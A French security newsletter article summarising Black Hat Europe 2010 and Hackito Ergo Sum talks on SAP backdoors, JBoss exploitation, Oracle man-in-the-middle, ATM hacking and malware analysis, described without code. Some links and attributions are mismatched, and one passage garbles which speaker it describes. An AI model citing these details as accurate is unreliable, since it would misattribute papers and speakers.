Comme les années passées, XMCO avait la chance de participer à l'un des évènements les plus attendus : la Black Hat 2010 EUROPE qui se déroulait à Barcelone du 12 au 15 avril. Après avoir siégé pendant quelque temps à Amsterdam, les organisateurs se sont tournés vers une destination plutôt agréable, festive et accessible (malgré un retour ponctué par les expirations du volcan Eyjafjöll).

Quelques nouveautés ont agrémenté l'organisation, avec l'apparition de 3 *tracks* abordant trois thèmes différents : **Application Security**, **The Big picture** et **Hardware** pour le premier jour et **Exploit**, **Forensics and Privacy** et **Application Security** pour le second.

Comme chaque année, la plupart des conférences étaient attrayantes, avec des sujets novateurs ou des angles de vue qui n'avaient jusqu'alors jamais été abordés. Malheureusement, d'autres ont déçu avec des sujets vus et revus (fuzzing, analyse de malware ou cyberwar...).
Entrons maintenant dans le vif du sujet avec un petit tour d'horizon des principales sessions auxquelles nous avons assisté.

Cyber[Crime|War] charing dangerous water - Iftach Ian Amit

La première conférence fut présentée par Iftach Ian Amit, consultant et chercheur. Il a décrit les liens entre la cybercriminalité et les cyberguerres au travers d'exemples très parlants.
Le parallèle entre ces deux mondes, leur organisation et leurs buts est troublant et la frontière apparaît souvent étroite.
De la **cyberguerre d'Estonie** (botnet utilisé pour mener des attaques massives), en passant par la **Géorgie** ou la recrudescence de sociétés russes mafieuses (ESTDomains, RBN, Realhost, Atrivo, Miconnet, Mccolo, Eexhost), toutes ces affaires relient toujours la cybercriminalité aux attaques massives en direction d'autres pays...

✱ Whitepaper :
https://media.Black_Hat.com/bh-eu-10/whitepapers/Adelsbach/Black_Hat-EU-2010-Adelsbach-Misusing-Wireless-ISPs-wp.pdf

✱ Slides :
https://media.Black_Hat.com/bh-eu-10/presentations/Amit/Black_Hat-EU-2010-Amit-Cyber-%5BCrime_War%5D-Connecting-the-dots-slides.pdf

Defending the poor - Felix Lindner

En parallèle, un chercheur allemand, Felix 'FX' Lindner, est venu présenter le fruit de ses recherches sur la sécurité des applications RIA (Rich Internet Application), notamment sur les composants Flash.

Ce projet fut initialisé en 2008 par la « German Federal Office for Information Security » afin d'établir un état de l'art de la **sécurité des applications RIA**.

Après avoir présenté le modèle de sécurité de la technologie Adobe Flash et les différentes malversations possibles, le chercheur a relaté l'historique « surprenant » de l'évolution du format de fichiers SWF : chaque nouvelle version apportant son nouveau lot de vulnérabilités. Comme le souligne l'orateur, le plus surprenant étant que pour des raisons de rétro-compatibilité, tous les formats SWF sont toujours supportés par le lecteur Flash (SWF 10 étant le format standard aujourd'hui).

Afin de protéger le commun des mortels contre les animations Flash malicieuses, Felix 'FX' Lindner a publié un outil Open-Source : **Blitzableiter** (http://blitzableiter.recurity.com/).

Cet outil permet de parser le fichier SWF, d'identifier et de modifier un éventuel code malicieux et de générer un nouveau fichier SWF sain. L'objectif étant de fournir à court terme des modules pour les proxies, des navigateurs web ou autres filtres. L'auteur insiste tout particulièrement sur le retour des utilisateurs pour l'aider à déboguer et améliorer cet outil. En effet, les utilisateurs effectuent rarement des retours lorsque les outils sont open source…

✱Slides :
http://www.recurity-labs.com/content/pub/DefendingThePoor_26C3.pdf


Security in depth for Linux software - Julien Tinnes et Chris Evans

Julien Tinnes, chercheur chez Google, a présenté un sujet relativement technique sur les différents concepts de la **sécurité du développement de logiciels Linux**.
Après un rappel sur des principes de bases, cette conférence a permis de comprendre les erreurs de développement les plus courantes et la façon de les éviter pour assurer une sécurité optimale des applications Linux.
En définissant les différentes fonctions sécurité et leurs implémentations possibles, Julien a démontré qu'il était possible d'améliorer les noyaux Linux de manière significative.

✱ Whitepaper :
https://media.Black_Hat.com/bh-eu-10/whitepapers/Tinnes_Evans/Black_Hat-EU-2010-Tinnes-Evans-Security-In-Linux-wp.pdf

Maltego unveiling 3.0 - Roelof Temmingh

Depuis 2 ans, on retrouve la société Paterva avec son logiciel Maltego. L'année dernière, le logiciel avait été présenté de A à Z. Pour rappel, Maltego permet en quelques clics de chercher les liens entre adresses IP, noms de domaine, emails, noms propres ou encore les documents liés à un domaine spécifique.
Cette fois-ci, la version 3.0 s'attaque aux réseaux sociaux en utilisant des modules basés sur le **NER** (Names Entity Recognition). Maltego se base sur deux logiciels spécialisés dans l'extraction d'informations à partir de divers supports. Ainsi, à partir d'un mot clef donné, Maltego va effectuer une recherche sur Internet (PDF, pages HTML, fichiers XML...) puis interroger les deux APIs des services **OpenCalais** et **AlchemyAPI**. Il les consolide afin d'extraire des informations sensibles de ces documents (noms, téléphones, institutions, pays...).
La démonstration était assez parlante. À partir de mots clefs tels que "Uranium enrichment", l'outil a rassemblé un nombre impressionnant de documents et a pu déterminer les pays, les personnes ou les entités impliqués sur ce sujet.



Enfin, la présentation s'est conclue sur une preuve de concept avec la corrélation entre ce module NER et l'utilisation de l'API Facebook pour identifier les liens entre les personnes.
Une démonstration a été menée à partir du thème "Black Hat briefing". L'outil a pu récupérer l'ensemble des sites web qui contenaient ce mot et extraire ensuite les personnes impliquées. En utilisant l'API de Facebook, il a pu déterminer les connexions entre les personnes liées à ce thème.

✱ Whitepaper :
https://media.Black_Hat.com/bh-eu-10/whitepapers/Tinnes_Evans/Black_Hat-EU-2010-Tinnes-Evans-Security-In-Linux-wp.pdf

"Paul Stone a démontré les nouvelles méthodes envisageables pour exploiter cette attaque de Clickjacking de différentes façons (notamment via du Drag and Drop). Ses démonstrations, bien qu'amusantes ne nous ont pas convaincu..."

Next Generation Clickjacking - Paul Stone

Le **Clickjacking** a fait beaucoup couler d'encre en 2008. Cette technique tire parti des calques HTML afin de camoufler des boutons derrière une page web à l'apparence inoffensive. En cliquant sur un lien, l'utilisateur clique à son insu sur un bouton caché qui réalisera une action malveillante (soumission de formulaire, activation de la webcam via Flash...).


Paul Stone a démontré les nouvelles méthodes envisageables pour exploiter cette attaque de différentes façons (via du Drag and Drop). Ses démonstrations, bien qu'amusantes ne nous ont pas convaincu... L'auteur a tout de même développé un outil permettant d'exploiter ce type d'attaque...

✱Click jacking Tool :
http://www.contextis.co.uk/resources/tools/clickjacking-tool/

✱ Slides :
https://media.Black_Hat.com/bh-eu-10/presentations/Stone/Black_Hat-EU-2010-Stone-Next-Generation-Clickjacking-slides.pdf

Fireshark : - A tool to Link the Malicious Web - Stephan Chenette

Les **injections d'iframe** malveillantes ou l'exploitation de failles des navigateurs sont devenues un des vecteurs d'infection les plus en vogue. Les pirates compromettent des sites web et y insèrent du code HTML/JavaScript qui redirigent les utilisateurs vers des sites qui proposent de télécharger des malwares ou qui exploitent des vulnérabilités.
Ces attaques reposent le plus souvent sur des codes JavaScript masqués, difficilement compréhensibles à l'oeil nu. Plusieurs outils sont disponibles sur Internet afin de décoder ces codes, mais aucun ne permettait de corréler les sites infectés et les cibles des iframes en question. Stephan Chenette, de la société WebSense, a donc développé **un plug-in pour Firefox** permettant de soumettre automatiquement un site contenant un code caché vers un serveur central chargé de corréler l'ensemble des sites infectés et d'établir des statistiques.



✱Lien :
http://fireshark.org/

Protocol, Mechanism and Encryption of Pushdo/Cutwail/Webwail Botnet - Kyle Yang

Voici les traditionnelles analyses de malwares, réalisées cette année par Kyle Yang. L'auteur a étudié le protocole de chiffrement utilisé par les nouvelles versions du virus **Pushdo/Cutwail/Webwail**. Des différents modules implémentés aux méthodes d'envoi de données jusqu'à la récupération de commandes, toutes les facettes de ce malware ont été présentées.

✱ Slides :
https://media.Black_Hat.com/bh-eu-10/presentations/Yang/Black_Hat-EU-2010-Yang-Protocol-Botnets-slides.pdf

✱ Whitepaper :
https://media.Black_Hat.com/bh-eu-10/source/Yang/Black_Hat-EU-2010-Yang-Protocol-Botnets-source.7z.zip

SAP BACKDOOR – Mariano Nuñez Di Croce

L'an dernier, l'orateur avait présenté les techniques d'intrusion sur les environnements SAP ainsi que son outil SAPITO pour faciliter l'exploitation de certaines vulnérabilités.

Cette année, le chercheur a enrichi sa présentation avec des techniques « post-exploitation » ou comment **insérer une backdoor au sein de SAP**. Le principal axe d'attaque repose sur les bases de données Oracle. En effet, celles-ci contiennent souvent l'ensemble des données traitées par l'ERP, mais également l'ensemble du code source des applications SAP. C'est en modifiant certaines données Oracle (à base de requêtes SQL INSERT ou UPDATE) que le chercheur a démontré qu'il était possible de modifier les formulaires des applications SAP.

Des démonstrations « live » ont permis de **modifier** un **formulaire de saisie de RIB** ou comment remplacer tous les nouveaux RIB insérés par le sien ou encore de modifier le formulaire d'authentification pour qu'il envoie discrètement une copie de tous les identifiants et leurs mots de passe reçus sur un serveur web.

✱ Slides :
https://media.Black_Hat.com/bh-eu-10/presentations/Di_Croce/Black_Hat-EU-2010-Di-Croce-SAP-Backdoors-slides.pdf

> **"Cette année, Mariano Nuñez Di Croce a enrichi sa présentation avec des techniques « POST-EXPLOITATION » ou comment insérer une backdoor au sein de SAP..."**


Abusing JBoss - Christian Papathanasiou

La première conférence sur les attaques web a été menée par Christian Papathanasiou de la société iTrust. Ce consultant a présenté les **faiblesses des serveurs applicatifs JBoss et Tomcat** et les différentes méthodes d'exploitation.
Bien que la plupart des attaques étaient déjà connues (whitepaper publié par la Red Team en 2009) : upload de webshell via la jmx-console ou via l'interface d'administration de Tomcat, l'auteur a présenté deux outils (**JBoss Autopwn et Tomcat Autopwn**) permettant d'automatiser ce type d'attaque et d'obtenir en quelques clics un accès total aux machines hébergeant ces serveurs applicatifs.
Cette conférence fût forte intéressante et agrémentée de démonstrations, mais les spécialistes de tests d'intrusion ont été déçus par des techniques et des outils (cf. Metasploit) déjà connus dans le milieu.

✱ Slides :
https://media.Black_Hat.com/bh-eu-10/presentations/Papathanasiou/Black_Hat-EU-2010-Papathanasiou-Abusing-JBoss-slides.pdf

How to operationally detect and break misuse of weak stream ciphers – Eric Filiol

Notre seul représentant français (Julien Tinnes, Google, vivant désormais en Suisse…) à la conférence Black Hat a tout d'abord rappelé des principes de cryptanalyse, notamment l'utilisation de corpus. Le chercheur **s'est** ensuite **attaqué aux algorithmes de chiffrement présents dans les suites Office 97 à 2003** (environ 80% des licences Offices professionnelles). Du simple XOR (par défaut et faible) au RC4 128 bits (considéré comme solide), le chiffrement réalisé par les suites Office antérieures à 2007 n'est pas à la hauteur des attentes des utilisateurs.
En effet, bien que le RC4 128 bits soit censé offrir un niveau de sécurité satisfaisant, une faiblesse d'implémentation (réutilisation de la clé) par Microsoft compromet la confidentialité de ses documents. La présentation, très didactique, a permis de tirer plusieurs conclusions : ne plus utiliser le chiffrement natif d'Office (même si cette vulnérabilité serait corrigée depuis la version 2007), mais surtout quelles sont les autres « trappes », c'est-à-dire des erreurs d'implémentations volontaires des composants liés à la cryptographie (générateurs d'aléa, réutilisation de clés, fichiers temporaires supprimés de manière inappropriée…).



✱ Whitepaper :
https://media.Black_Hat.com/bh-eu-10/whitepapers/Filiol/Black Hat-EU-2010-Filiol-Office-Encryption-wp.pdf

✱ Slide :
https://media.Black_Hat.com/bh-eu-10/presentations/Filiol/Black_Hat-EU-2010-Filiol-Office-Encryption-slides.pdf

Oracle, Interrupted: Stealing Sessions and Credentials - Steve Ocepek & Wendel G. Henrique

Continuons avec une attaque particulièrement intéressante sur les serveurs Oracle. Les consultants de la société Trustwave's SpiderLabs ont présenté des techniques avancées de **Man In The Middle sur le SGBD le plus connu**.

> "Les chercheurs ont montré, via de l'ARP Poisonning, plusieurs techniques permettant d'injecter des paquets lors d'une session établie entre un client et un serveur..."

Les chercheurs ont montré, via de l'ARP Poisonning, plusieurs techniques permettant d'injecter des paquets lors d'une session établie entre un client et un serveur. Que ce soit pour exécuter à la volée des requêtes Oracle sous l'identité d'un client connecté ou pour attaquer les hashs oracle via du downgrade de protocole, les chercheurs ont analysé en profondeur les protocoles Oracle (TNS ou Net8) et les différentes méthodes d'authentification des clients (Instant client, JDBC Driver, Windows...). Les démonstrations sont impressionnantes et montrent bien les risques d'un SI vis-à-vis de ce type d'attaque toujours aussi efficace.

Le whitepaper de 60 pages est excellent et explique pas à pas les méthodes et outils utilisés.

✱ Whitepaper :
https://media.Black_Hat.com/bh-eu-10/whitepapers/Henrique_Ocepek/Black_Hat-EU-2010-Henrique-Ocepek-Oracle-Interrupted-wp.pdf

✱ Slides :
https://media.Black_Hat.com/bh-eu-10/presentations/Henrique_Ocepek/Black_Hat-EU-2010-Henrique-Ocepek-Oracle-Interrupted-slides.pdf

Changing Threats To Privacy: From TIA to Google - Moxie MarlinSpike

Enfin, cette édition 2010 s'est terminée par une excellente présentation du célèbre MarlinSpike. Le chercheur connu pour les outils SSLStrip et SSLSnif a présenté **sa vision sur l'évolution du droit à la vie privée** et l'intrusion du Web 2.0 (notamment Google) dans la vie des internautes.

Il a mis en évidence une étrange "coïncidence " entre de vieux projets d'états américains sur le contrôle d'Internet et les services offerts par Google (ces services GRATUITS permettent d'obtenir une base de données dépassant toutes les espérances en termes d'espionnage de la vie privée...).
Enfin, l'auteur a présenté son projet GoogleSharing permettant d'anonymiser l'utilisation des services Google...

✱ Vidéo :
http://media.Black_Hat.com/bh-eu-10/video/Marlinspike/Black Hat-EU-2010-Marlinspike-Threats-to-Privacy.m4v

Conclusion

Le cru 2010 de la Black Hat Europe est relativement similaire à celui des années précédentes : à savoir des conférences intéressantes, certaines passionnantes, et d'autres loin du niveau attendu et de l'esprit Black Hat!
La suite en août avec Black Hat USA...

Hackito Ergo Sum

Du 8 au 10 avril se tenait à l'espace Main d'Oeuvre (Saint-Ouen), une nouvelle conférence sécurité baptisée "**Hackito Ergo Sum**".
Pour cette première édition, les sujets étaient pour la plupart très techniques abordant des domaines variés : hardware (FPGA), réseaux GSM, analyse mémoire, technologies vol... tous relus et sélectionnés par les incontournables du milieu (**Kortchinsky, Gaffié, Marlinspike, Tinnes, Ruff, Suiche**...).
Des consultants XMCO Partners étaient présents et vous proposent le résumé des principales présentations.

Keynote, Jérémie Zimmermann - La Quadrature du Net

La keynote de cette conférence a été donné par Jérémie Zimmermann, cofondateur et porte-parole de la **Quadrature du Net** défendant les "droits et libertés des citoyens sur Internet" (http://www.laquadrature.net/fr/qui-sommes-nous). Cette keynote portait notamment sur l'actualité concernant le droit d'auteur et la neutralité du net. Voici un rappel des lois DADVSI et HADOPI, de la décision du Conseil Constitutionnel considérant internet comme une composante de la liberté d'expression et un droit fondamental, ou encore du Paquet Telecom. Jérémie Zimmermann a également souligné le fait que "l'internet mobile" n'était déjà plus neutre, du fait du bridage de certains protocoles par les opérateurs mobiles et de la limitation en bande passante. Enfin, la keynote s'est terminée sur **l'Anti-Counterfeiting Trade Agreement (ACTA)**, dont peu de personnes ont entendu parler. Ce traité, regroupant plusieurs gouvernements (États-Unis, Europe, Japon, etc.) et dont les négociations ont débutées secrètement en 2006, vise à combattre le piratage et la contrefaçon au niveau international en renforçant, entre autres, le pouvoir du copyright. L'avenir nous semble donc plus que radieux pour Internet... ou pas.

> "Benjamin Henrion nous a montré, combien il était facile de "rooter" une BelgacomBox. En effet, celle-ci dispose d'un compte Telnet administrateur avec un mot de passe par défaut identique pour toutes les box..."

Getting in the SS7 Kingdom - Philippe Langlois (P1 Security)

La seconde présentation de cette journée avait pour sujet le SS7. SS7, ou "Signaling System #7", est comme son nom l'indique, un ensemble de protocoles de signalisation. Cet ensemble est lié au monde des Telecoms, et est utilisé dans la majorité des réseaux téléphoniques à travers le monde. SS7 permet, entre autres, d'établir ou de libérer des appels, ou encore de gérer la facturation.
SS7 était auparavant un réseau fermé, accessible uniquement par les opérateurs. Philippe Langlois a affirmé que ce n'était désormais plus le cas en nous montrant **les différentes stratégies de scanning et d'audit possible**, ainsi que les attaques existantes.

FPGA security challenge, Sebastien Bourdeauducq - Milkymist, /tmp/lab, BEC

Sebastien Bourdeauducq a commencé par nous présenter rapidement le projet Milkymist. Décrit très grossièrement, ce projet vise à concevoir une carte graphique à partir d'une carte FPGA.
Le conférencier nous a ensuite rappelé le principe de fonctionnement d'une carte FPGA. Pour rappel, une carte FPGA est un circuit logique programmable.
Enfin, Sebastien Bourdeauducq a terminé par la présentation du challenge FPGA, que nous n'aborderons pas plus en détail, n'étant malheureusement pas des spécialistes du domaine.

Hacking the Belgacom Box 2, Benjamin Henrion (FFII.org, HackerSpace Brussels)

Comme son intitulé l'indique, cette présentation avait pour objet la modification des **Belgacom Box 2**. La Belgacom Box 2 (BBOX2) correspond au modem/routeur fourni par le plus important FAI de Belgique. Il y aurait ainsi plus de 300.000 BBOX2 en circulation. Cette box est fabriqué par Sagem, et le matériel utilisé serait similaire à celui de plusieurs autres box, dont la Livebox2 d'Orange.
Benjamin Henrion nous a montré, combien il était facile de "**rooter**" une BBOX2. En effet, celle-ci dispose d'un compte Telnet admin avec **un mot de passe par défaut** identique pour toutes les box...
Le but de Benjamin Henrion était, et est toujours, de pouvoir installer des logiciels open source sur la BBOX2 afin de, par exemple, la transformer en véritable mini NAS.

Using AI Techniques to improve Pentesting Automation - Carlos Sarraute (Core Security)

L'avant-dernière présentation de la journée a été réalisée par un chercheur de **Core Security** : Carlos Sarraute. Celui-ci s'est intéressé à l'application de l'intelligence artificielle pour améliorer l'automatisation des tests d'intrusion.
La motivation première de ces recherches est de faciliter le travail des "pentesters". En effet, d'après Carlos Sarraute, **les outils de pentest** deviennent de plus en plus complexes, des nouveaux vecteurs d'attaques apparaissent jour après jour, et les organisations sont en pleine évolution. Tout ceci démontrerait, selon lui, la nécessité d'automatisation.

Carlos Sarraute a ensuite expliqué la démarche qui a conduit à l'aboutissement du «planner», permettant de définir un plan d'attaque, actuellement intégré au framework Core Impact.

INFO

Les conférences s'attaquent au Social Engineering?

Une compétition un peu particulière a eu lieu lors de la Defcon de cette année. Celle-ci consistait à tromper les employés de plusieurs grosses entreprises pour que ces derniers divulguent certaines informations, potentiellement sensibles.
Avec seulement deux coups de fil, Josh Michaels, l'un des participants à la compétition, a réussi à tromper un employé du support informatique de BP (British Petroleum) pour que celui-ci lui donne des informations qui auraient été cruciales pour lancer une attaque contre la compagnie pétrolière. Elles incluaient, entre autres, le modèle d'ordinateur portable utilisé par BP et la version exacte des systèmes d'exploitation, les navigateurs web, les antivirus et les logiciels de VPN utilisés par la société. Josh Michaels a également été en mesure de convaincre l'employé de visiter le site web social-engineer.org.

D'après les règles de la compétition, chaque participant disposait de 25 minutes pour appeler une entreprise choisie en avance par les organisateurs. Les participants étaient autorisés à donner autant de coups de fil que désiré. Les points gagnés dépendaient du type d'information collecté ; par exemple la version d'Adobe Reader utilisé. Convaincre un employé de visiter un site web rapportait encore plus de points aux compétiteurs. Par contre, il était interdit de demander des informations réellement confidentielles comme des numéros de carte de crédit ou des mots de passe, de même qu'il était interdit de faire croire aux employés que leur entreprise courrait un risque.

Les entreprises choisies par les organisateurs étaient les suivantes: BP, Shell, Apple, Google, Microsoft, Cisco Systems, Procter & Gamble, Pepsi, Coca-Cola et Ford. Parmi celles-ci, seules 3 ont refusé de coopérer avec les participants.

Evolution of Microsoft security mitigations - Tim Burrel (Microsoft)


Enfin, la dernière présentation de la journée avait pour thème **l'évolution des techniques de *mitigation* (contournement) d'exploit** chez Microsoft. Tim Burrel, du Microsoft Security Engineering Center, nous a ainsi montré le passé, le présent et le futur des techniques permettant de contrer l'exécution d'exploits. Tim Burrel est ainsi parti du /GS introduit dans Visual Studio 2002 et permettant de détecter l'écrasement de l'adresse mémoire de retour d'une fonction dans la pile, en passant par Data Execution Prevention (DEP) et Address Space Layout Randomization (ASLR) pour terminer par un /GS amélioré.

Internet Explorer turns your personal computer into a public file server - Jorge Luis Alvarez Medina

La première conférence de la deuxième journée a été menée par Jorge Luis Alvarez Medina. Il a présenté les **fonctionnalités internes à Internet Explorer** qui permettent de lire en aveugle n'importe quel fichier sur le disque local du navigateur compromis. Cette conséquence est le fruit des fonctionnalités suivantes : les zones de sécurité, les élévations de zone et la détection de type MIME. Les zones de sécurité permettent d'établir la confiance du code HTML / JavaScript du navigateur en fonction de l'URL. Plus une zone est considérée comme sûre, plus les droits d'exécution du code HTML / JavaScript sont élevés. L'élévation de zone est réalisée par Internet Explorer lorsqu'une partie est plus sûre que le reste de la page. Enfin, la détermination du type MIME par Internet Explorer est contournable et, lorsque le type n'est pas connu, le retour est réalisé en texte ou flux d'octet. En combinant ces trois fonctionnalités (chemin UNC, élévation de zone et contournement du type MIME) Jorge Luis Alvarez Medina **a été capable de récupérer différents fichiers sur le système de la victime**. Il a développé un module pour BeEf afin de récupérer des fichiers sur le système de la victime en l'infectant au préalable via un XSS.

INFO

Barnaby s'attaque aux DAB lors de la Black Hat Las Vegas



Une des conférences les plus attendues de la Black Hat Las Vegas 2010 vient d'avoir lieu. Celle-ci portait sur la sécurité des distributeurs automatiques de billets (DAB).

Le chercheur en sécurité Barnaby Jack a enfin pu faire sa présentation sur les DAB, annulée l'an dernier du fait des pressions des différents constructeurs de DAB. Cette dernière n'a pas déçu. En effet, Barnaby Jack, Directeur des recherches chez IOActive Labs, a fait une démonstration plutôt impressionnante en faisant sortir des billets à volonté de DAB basés sur Windows CE.

Dans une première attaque, Barnaby Jack a utilisé un logiciel développé par ses soins et appelé "Dillinger". Cet outil lui a permis de pénétrer des DAB connectés à Internet ou au RTC, ce qui, d'après le chercheur, est le cas de la plupart des DAB à cause de la fonctionnalité d'administration à distance activée par défaut. Une fois la machine pénétrée, le chercheur a utilisé un rootkit, également développé par lui-même, baptisé "Scrooge" et lui permettant de prendre le contrôle du DAB, y compris pouvoir retirer autant d'argent que désiré.

Dans une seconde attaque, Barnaby Jack a pu se procurer pour 10$ une clef maîtresse sur Internet. Cette dernière lui permettant d'avoir accès physiquement aux composants internes du DAB. Il a ensuite été capable d'installer "Scrooge" en connectant une simple clef USB.

Barnaby Jack a déclaré que tous les DAB qu'il avait pu analyser disposaient de vulnérabilités exploitables pour retirer de l'argent. Ironiquement, le chercheur s'est estimé heureux d'avoir eu un an de plus pour approfondir ses recherches...

✱ Lien de la vidéo :
http://www.dailymotion.com/video/xe6xpu_barnaby-jack-hacks-atm_news

Breaking Virtualization by switching to Virtual 8086 mode - Jonathan Brossard

Pour continuer la journée, Jonathan Brossard a présenté ses recherches sur la virtualisation et le mode associé virtuel 8086. Après avoir rappelé que les systèmes virtualisés étaient composés principalement de la solution VMware, il en a rappelé **les différentes vulnérabilités rencontrées** jusqu'ici. En commençant par l'élévation de privilège aussi bien du côté du système virtualisé (guest) que du système hôte (host) via les outils VMware (VMware Tools). L'évasion d'une VMware vers le système hôte, l'attaque d'autres VMwares présentes sur le même système hôte du fait de problèmes de cloisonnement.


Après ce rappel de l'état de l'art, Jonathan Brossard présenta son travail de recherche en la matière en s'intéressant au matériel (ioports, ioctls) comme vecteur d'attaque. L'espace des possibilités de tests à réaliser (fuzzing) en vue de trouver une vulnérabilité étant trop grand, Jonathan s'est intéressé au mode virtuel et l'accès direct au matériel via les interruptions, restreint à 4 registres (Ax, Bx, Cd et Dx). En utilisant les fonctionnalités des Os (NTVDM sous Windows, VM86 sous Linux), Jonathan Brossard a réussi à générer quelques erreurs au niveau des systèmes guest et hôte. Travaux à suivre et en bonne voie pour la découverte de vulnérabilités des systèmes virtualisés.

"Sandro Gauci a présenté ses deux outils SIPVicious (swar.py) et VOIIPPACK (sipenumerate) qui automatisent le scanning et le fingerprinting ..."

Mac OS X Physical Memory Analysis – Matthieu Suiche

La présentation suivante a été donnée par Matthieu Suiche. Ce dernier vient de créer la société MoonSols spécialisée dans l'analyse de mémoire sous Windows et Mac OS X.
La présentation expliquait les grandes lignes de fonctionnement de sa boîte à outils permettant d'**analyser la mémoire sous MacOSX**. Ces outils ciblent directement les personnes travaillant dans les forensics, analyste post intrusion ainsi que les analystes de malware.

Après avoir présenté les diverses méthodes de récupération de la mémoire vive pour un système Mac OS X, Matthieu Suiche a présenté le cheminement de ses outils. On notera que les symboles (correspondant aux fichiers PDB sous Windows) se trouvent dans une zone bien précise de l'exécutable sous Mac OS X. En remontant petit à petit la structure des données stockées en mémoire vive, Matthieu Suiche a été capable de récupérer la version de l'OS, la liste des processus, les informations relatives à chaque processus, ainsi que d'autres informations.



Attacking VoIP – attacks and the attackers – Sandro Gauci

La quatrième conférence de la journée traita **des attaques VoIP.** Après un rappel des protocoles de la VoIP et plus particulièrement du SIP qui ressemble au HTTP (sur le port 5060) avec ses propres méthodes (INVITE, REGISTER, OPTIONS), Sandro Gauci a présenté le SIP Scanning. En envoyant certaines requêtes SIP (OPTIONS) il est possible d'énumérer les équipements VoIP sur le réseau. Sandro prévoit également d'implémenter d'autres protocoles de la VoIP en vue de détecter des équipements VoIP sur le réseau (IAX2, SCCp, H.323, MGCP). Afin de déterminer plus finement le type d'équipement, il a présenté des méthodes de fingerprinting VoIP basées sur le User-Agent.

Sandro Gauci a montré ses **deux outils** qui automatisent ces deux tâches (scanning et fingerprinting) SIPVicious (swar.py) et VOIIPPACK (sipenumerate). Enfin, l'outil voiphun, un honeypot VoIP, fut également présenté.

Fuzzing- the SMB case – Laurent Gaffié

La présentation la plus impressionnante sans doute de la journée qui traitait du **fuzzing du protocole SMB**. Laurent Gaffié, à l'origine de nombreux correctifs au sein du protocole SMB sous Windows, nous a présenté tout d'abord le protocole SMB dans ses grandes lignes ainsi que sa méthode d'approche : le fuzzing pour trouver des vulnérabilités au sein du protocole SMB. Contrairement aux idées reçues, la phase de documentation sur le protocole SMB a été de loin la plus longue. En effet pour obtenir des résultats intéressants, il faut fuzzer intelligemment. La méthode d'approche de Laurent Gaffié était ciblée sur les rétro compatibilité des différents systèmes d'exploitation Windows supportant le protocole SMB. Pour finir, Laurent Gaffié a présenté une jolie capture d'écran montrant une vulnérabilité du protocole SMB qui lui **aurait permis d'exécuter du code à distance**.

> “Pour finir, Laurent Gaffié a présenté une jolie capture d'écran montrant une vulnérabilité du protocole SMB qui lui aurait permis d'exécuter du code à distance...”

Peeking into Pandora's Bochs: instrumenting a full system emulator to analyse malicious software – Lutz Böhne (RedTeam Pentesting GmbH)

L'avant-dernière conférence de la journée était présentée par Lutz Böhne. Celle-ci était orientée vers l'**analyse de malware** avec un unpacker automatisé. Un packer est un logiciel qui modifie un programme en vue de rendre plus difficile son analyse. Cette méthode est utilisée par les malwares pour ne pas être détectés par les antivirus. Lutz Böhne s'appuie sur une hypothèse pour mener la suite de sa présentation : les processeurs ne peuvent exécuter que des instructions en clair. Par la suite, en utilisant divers techniques et en étudiant le fonctionnement interne de Windows, Lutz Böhne a été capable de reconstruire l'exécutable en mémoire. Lorsque l'exécutable est dépacké, il devient alors possible de l'étudier plus facilement.

Lightning Talks

Enfin, la journée s'est terminée par de brèves présentations dont on retiendra principalement le Hacking du protocole X.25 par Raoul Chiesa...

Turbot – Next Generation Botnet - Itzik Kotler et Ziv Gadot

